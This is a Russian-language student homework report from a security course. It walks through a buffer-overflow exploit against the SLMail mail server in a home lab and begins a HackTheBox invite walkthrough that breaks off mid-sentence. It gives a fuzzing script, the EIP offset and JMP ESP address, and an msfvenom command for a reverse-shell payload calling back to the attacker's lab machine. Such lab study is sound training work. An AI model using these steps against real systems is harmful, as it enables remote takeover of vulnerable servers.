**#tinkoff fintech**

homework #6

**MITRE Matrix**   
Basic Penetration Testing

**13.04.2019**

# Tasks#:

#### ЗАДАНИЕ 1 (ОБЯЗАТЕЛЬНОЕ)

Повторить написание exploit для SLMAIL. На выходе либо репорт с комментариями и скриншотами либо видео как делали.

#### Задание 2 (не участвует в оценке)

HackTheBox. Добыть себе инвайт, и поломать одну тачку. На выходе либо репорт с комментариями и скриншотами либо видео как делали.

#### Задание 3 (не участвует в оценке)

Vulnserver (custom). Выдается лично при запросе у преподавателя. Нужно написать эксплоит. На выходе либо репорт с комментариями и скриншотами либо видео как делали.

#### Задание 4 (не участвует в оценке)

Spear Phishing (C2) - только для тех, кто проявит явное желание. Провести Spear Phishing атаку на клиента. Дополнительные данные выдаются лично при запросе у преподавателя.

#### Task #1: SLMAIL

### Введение.


Атака - **Buffer Overlfow**  - основана на уязвимости типичной для программ, написанных на языке Си. Основной смысл атаки - переполнить стэк чем-либо, чтобы вызвать segmentation faullt / crash. Конкретно в нашем случае, SLMAIL атакуется с помощью атаки на поле ввода пароля (PASS). Будем фазить (fuzzing - посылание рандомных символов в рандомные места с целью БО) на питоне примерно вот так: socket.send('PASS ' + string + '\r\n') - отправляем в поле PASS нашу сгенерированную раннее строку.

**Что будем использовать?**

Windows 7 with SLMAIL (no firewall setup) - винда с почтовым сервером.


Kali Linux - msfconsole, python scripts, and other stuff.

###### Мой Virtualbox




Установка слмэйл супер изи - некст - некст -некст, поэтому скриншоты не стал делать.

Установили слмэйл, далее запускаем с правами администратора софт (и мэйл, и иммунити дебаггер). Выглядит примерно так:



Далее жмем f1 - выбираем процесс SLMail и цепляемся к нему (f9 - run).



Осталось теперь сделать фаззинг скрипт на питоне и затестировать его.

Пример кода:

#!/usr/bin/python

import socket

# Create an array of buffers, from 1 to 5900, with increments of 200.

buffer=["A"]

counter=100

while len(buffer) <= 30:

buffer.append("A"\*counter)

counter=counter+200

for string in buffer:

print "Fuzzing PASS with %s bytes" % len(string)

s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

connect=s.connect(('192.168.56.101',110))

s.recv(1024)

s.send('USER test\r\n')


s.recv(1024)

s.send('PASS ' + string + '\r\n')

s.send('QUIT\r\n')


s.close()

В поле сокета.коннект указываем айпи адрес винды и порт 110 (поп3 порт на котором slmail)



Фаззинг пошел. На 2900 программа крашится.

Нас интересуют регистры ESP (stack pointer) & EIP (instruction pointer). Посмотрим что в дебагере по этим регистрам.




41 - это по таблицу ASCII - ‘A’. Видим что произошло перезаписывание памяти стека нашим кодом.

Проблема в том, что пока мы точно не знаем сколько именно байтов надо для крэша программы. Для определение точного значения байт нам пригодится инcтрумент из коллекции метасплойта - pattern\_create:




###### Создаем уникальный стринг с длиной 2700

Модифицируем наш код с учетом pattern\_create таким образом:



Запускаем код (предварительно перезапускаем slmail).

Все это мы делали для того, чтобы определить точный офсет символом, которые перезаписывают EIP (instruction pointer).




##### Опеределяем offset с помощью метасплоита. -q 39694438 - адрес EIP





Зная оффсет, перезапишем 4 байта EIP символами XXXX (для проверки, Х в ASCII = 58).

Т.е. По факту первый 2606 байтов заполним А. Потом 4 байта EIP - Х. И последний 90 байтов - в качестве паддинга будут символы Z. Код ниже :)








Ура, работает.

Немного пояснений, что мы вообще делаем и что происходит: мы отправляем в форму для пароля максимальную длину пароля в 2606 символов, после этого вступает в ход EIP. Так как мы знаем точный адрес EIP мы можем заставить компьютер прыгнуть в ESP регистр,, а оттуда он начнет выполнять инструкции которые мы запишем после 2606 + 4 байта :)

Сначала поищем незащищенные модули с помощью mona modules. 

**Нам подходит slmfc.dll или сам slmail.exe. Выбираем - \*.dll. Почему?** Нас интересуют только те модули, которые скомпиллены с отключенным ASLR и DEP (false). В ином случае, обратный адрес бы постоянно менялся и мы не смогли бы провести атаку таким образом. Для нашей атаки лучше использовать динамические библиотеки по многим причинам, например: использовать длл более надежно, адреса статичны, и нету проблем с нулевым байтом \0. Так как exe почти всегда загружаются с адреса с 0х000, 0х001… Поэтому, **slmfc.dll** :)






Переключаемся на этот длл. Смотрим код. Далее, ищем команду JMP ESP (ctrl + F)

##### 


К сожалению Not found. Ищем обходные пути.



Opcode выполняющий роль JMP ESP с адресом FF E4. С помощью mona find будем искать адреса.



##### mona find -s “\xff\xe4″ -m slmfc.dll




Адрес записан с помощью little endian - поэтому запишем его в нашем коде в обратном порядке.




Т.е. 5f 4a 35 8f => 8f 35 4a 5f

Теперь подготовим наш шелл.



Выглядит не очень съедобно для python’a потому что нам надо сначала сделать encode. Но для начала, надо определиться с “bad characters”. \x00 - нуль-терминатор (в си строки заканчиваются \0. После нуля терминатора чтение дальше происходить не будет. Следующие “плохие” символы - это \x0A и \x0D - по аски таблице это символы новой строки и возврата каретки. Почему они плохие? Потому что в поле ввода пароля их не может быть. А вообще, чтобы быть до конца уверенным можно провести пару пробных краш-тестов с полным набором characters. И поэтапно убирать плохие (смотреть в дампе памяти на каком символе возникла проблема).

В итоге правильно скомпиленный шелл-код будет выглядеть вот так:



##### root@kali:~# msfvenom -p windows/shell/reverse\_tcp LHOST=192.168.56.102 LPORT=443 EXITFUNC=thread -f c -a x86 --platform windows -b "\x00\x0A\x0D" -e x86/shikata\_ga\_nai > shellcode

-b - bad characters

-f c - форматирует в Си

-e - encode (+обфускация кода)


> shellcode - записываем шеллкод в файл

Дальше собираем наш питон файл:


Итоговая для получения реверс шелла строка, отправляемая в поле PASS будет выглядеть следующим образом:.

**buffer = "A"\* 2606 + eip + 16 \* "\x90" + shell,** где:

* **А\*2606** - паддинг из А.
* **eip** - адрес который мы нашли выше ( 8f 35 4a 5f)
* **16\*”\x90”** - NOP. aka No Operations command. Мы выделяем место в памяти под encoder shikata\_ga\_nai. По факту ноп можно поставить и больше 16, лишь бы хватило места для самого шелла потом.
* **Shell** - shellcode




На кали слушаем 443 порт:




### Task #2

#### HTB INVITE;


Заходим на страницу с инвайтом:




Смотрим сорсы, в частности js inviteapi.min.js



Читаются ван-лайны тяжело, поэтому кидаем в beautify:



Юзаем функцию мэйкинвайт в консоле дев-тулз



Кодировка рот-13.

Decoded - > In order to generate the invite code, make a POST request to /api/invite/generate

Отправляем пост запрос с помощью curl



На выходе бэйс64 - декодим в

